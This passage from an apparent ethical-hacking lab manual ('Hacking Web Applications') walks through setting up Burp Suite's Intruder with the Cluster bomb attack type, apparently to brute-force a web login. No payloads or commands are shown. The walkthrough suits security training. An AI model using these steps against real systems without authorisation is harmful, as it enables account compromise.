
Note: If you do not get the request as shown in the screenshot, then press the **Forward** button.

Module 14 – Hacking Web Applications




19. Now, click on the **Intruder** tab from the toolbar and observe that under the **Intruder** tab, the **Target** tab appears by default.

20. Observe the target host and port values in the **Host** and **Port** fields.




Module 14 – Hacking Web Applications

21. Click on the **Positions** tab under the **Intruder** tab and observe that Burp Suite sets the target positions by default, as shown in the HTTP request. Click the **Clear \$** button from the right-pane to clear the default payload values.



22. Once you clear the default payload values, select **Cluster bomb** from the **Attack type** drop-down list.

Note: Cluster bomb uses multiple payload sets. There is a different payload set for each defined position (up to a maximum of 20). The attack iterates through each payload set in turn so that all permutations of payload combinations are tested. For example, if there are two payload positions, the attack will place the first payload from payload set 2 into position 2 and iterate through all payloads in payload set 1 in position 1; it will then place the second payload from payload set 2 into position 2 and iterate through all the payloads in payload set 1 in position 1.

